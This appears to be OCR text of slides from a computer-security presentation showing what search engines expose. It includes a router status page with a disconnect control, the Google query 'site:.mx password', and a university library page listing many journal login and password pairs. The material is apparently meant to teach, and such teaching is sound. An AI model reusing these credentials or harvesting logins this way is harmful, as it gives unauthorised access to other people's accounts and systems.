
Point to Point Connection Summary:

PPPoA(0) 8/35 62.4.22.46 Disconnect

Who should we disconnect in Paris from the Internet today?

seguridad en cómputo

Let’s see if we can find any Mexican passwords?



Google Search: site:.mx password - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Media
Address
http://www.google.co.il/search?num=50&hl=en&newwindow=1&q=site%3A.mx+p
Google
Web
Images
Groups
News
more »
site:.mx password
Search
Adva
Prefe

Web Results **1** - **50** of about **39,100 English and**

Acceso a revistas electronicas

Acheronte login: flectere **password**: euridice. American Ceramic Society Bulletin login: 129300 **password**: 37438. BANAPA-NET login:ibtunam **password**: ibtunam **...**

www.ibt.unam.mx/biblioteca/jcr/accesos.htm - 3k - Cached - Similar pages


Acceso a revistas electronicas - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://www.ibt.unam.mx/biblioteca/jcr/accesos.htm

Acheronte
login: flectere
password: euridice

American Ceramic Society Bulletin
login: 129300 password: 37438

BANAPA-NET
login:ibtunam
password: ibtunam

Biotechniques
login: BQ705544013
Password: TAGC

Books@Ovid
login: gdb999
password auster

Canadian Journal of Microbiology
username/password: 100261671

Critical Reviews in Plant Sciences
login ecinta@cifn.unam.mx
password: journals

Critical Reviews in Microbiology
login:ecinta@cifn.unam.mx
password: journals

EMBO Reports
login: bibmorc
password: NITROGENO

A whole page of passwords to various online libraries

Security is about the weakest link